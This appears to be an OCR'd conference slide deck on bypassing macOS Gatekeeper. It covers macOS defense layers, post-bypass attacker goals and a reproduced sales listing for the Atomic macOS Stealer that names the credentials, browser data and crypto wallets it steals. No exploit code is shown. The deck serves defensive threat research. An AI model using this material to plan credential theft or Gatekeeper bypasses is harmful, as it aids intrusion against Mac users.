Mind The Gate! 探討 macOS 內建防毒機制 Gatekeeper 的繞過手法

Engine Team Will

杜駭客之攻
浦天下資安

Jr-Wei Huang

- Software developer @ TeamT5
- 3 years product develop experience
- 5 years security research experience
- Focus on
  - Threat hunting
  - System security (Windows, MacOS)

Agenda


01 Gatekeeper Introduction

02 Vulnerabilities and Bypassing

03 Hacker’s Plan B

04 Detection and Suggestion

MacOS Defense Modules



Transparency, Consent, and Control

Gatekeeper/ XProtect

System Integrity Protection (SIP)

Sandbox

Environment Constraints


Code Signing & Entitlements

Signed System Volume

Secure Boot


MacOS Defense Modules

- Limit the ability of attackers to execute malicious code.


Execution
Transparency, Consent, and Control
Gatekeeper/ XProtect
System Integrity Protection (SIP)
Sandbox
Environment Constraints
Code Signing & Entitlements
Signed System Volume
Secure Boot


MacOS Defense Modules

- Prevent attackers from gaining higher privileges




Malware Defense Strategy on macOS - Gatekeeper

- Preventing programs that do not comply with system policies from launching
- Preventing known malicious software from running


Transparency, Consent, and Control
Gatekeeper/ XProtect
System Integrity Protection (SIP)
Sandbox
Environment Constraints
Code Signing & Entitlements
Signed System Volume
Secure Boot

Windows vs macOS



Windows protected your PC


Windows Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.

App: sol.exe

Publisher: Unknown publisher

Smartscreen

Gatekeeper




「ProcessMonitor」是一個從網際網路下載的 App。確定要打開嗎？

「Arc」在 2024 年 4 月 18 日下載此檔案。Apple 已進行檢查但並未偵測到惡意軟體。

After Gatekeeper Bypassed

- What attackers can do
  - Steal browser passwords
  - Steal keychain passwords
  - Steal documents in (Application support)
  - Install arbitrary profile config
  - Hijacking search engine results
  - Injecting advertisements



AMOS (MacOS Stealer)
ATOMIC MACOS STEALER

SYSTEM:
- Keychain (Export all passwords from apple keychain)
- SystemInfo (Full information about system)
- FileGrabber (Desktop, Documents)
- MacOS Password

BROWSERS:
- Chrome (Autofills, Passwords, Cookies, Wallets, Cards)
- Firefox (Autofills, Cookies)
- Brave (Cookies,Passwords,Autofills, Wallets, Cards)
- Edge (Cookies,Passwords,Autofills, Wallets, Cards)
- Vivaldi (Cookies,Passwords,Autofills, Wallets, Cards)
- Yandex (Cookies,Autofills, Wallets, Cards)
- Opera (Cookies,Passwords,Autofills,Wallets,Cards)
- OperaGX (Cookies,Passwords,Autofills,Wallets,Cards)

ATOMIC MACOS STEALER SYSTEM: - Keychain (Дам...


Wallets, Cards)
- Vivaldi (Cookies,Passwords,Autofills, Wallets, Cards)
- Yandex (Cookies,Autofills, Wallets, Cards)
- Opera (Cookies,Passwords,Autofills,Wallets,Cards)
- OperaGX (Cookies,Passwords,Autofills,Wallets,Cards)

WALLETS + PLUGINS:
- Electrum
- Binance
- Exodus
- Atomic
- Coinomi
- Over 60 plug-ins like MetaMask,Phantom and others

FEATURES:
- Web-Panel
- Brute MetaMask (Seed/Private Key)
- Crypto-Checker
- Beautiful dmg-installer
- Logs in telegram(logs + notification)

Current price: 1000$/month

Gatekeeper



無法打開「poc」，因為無法驗證開發者。

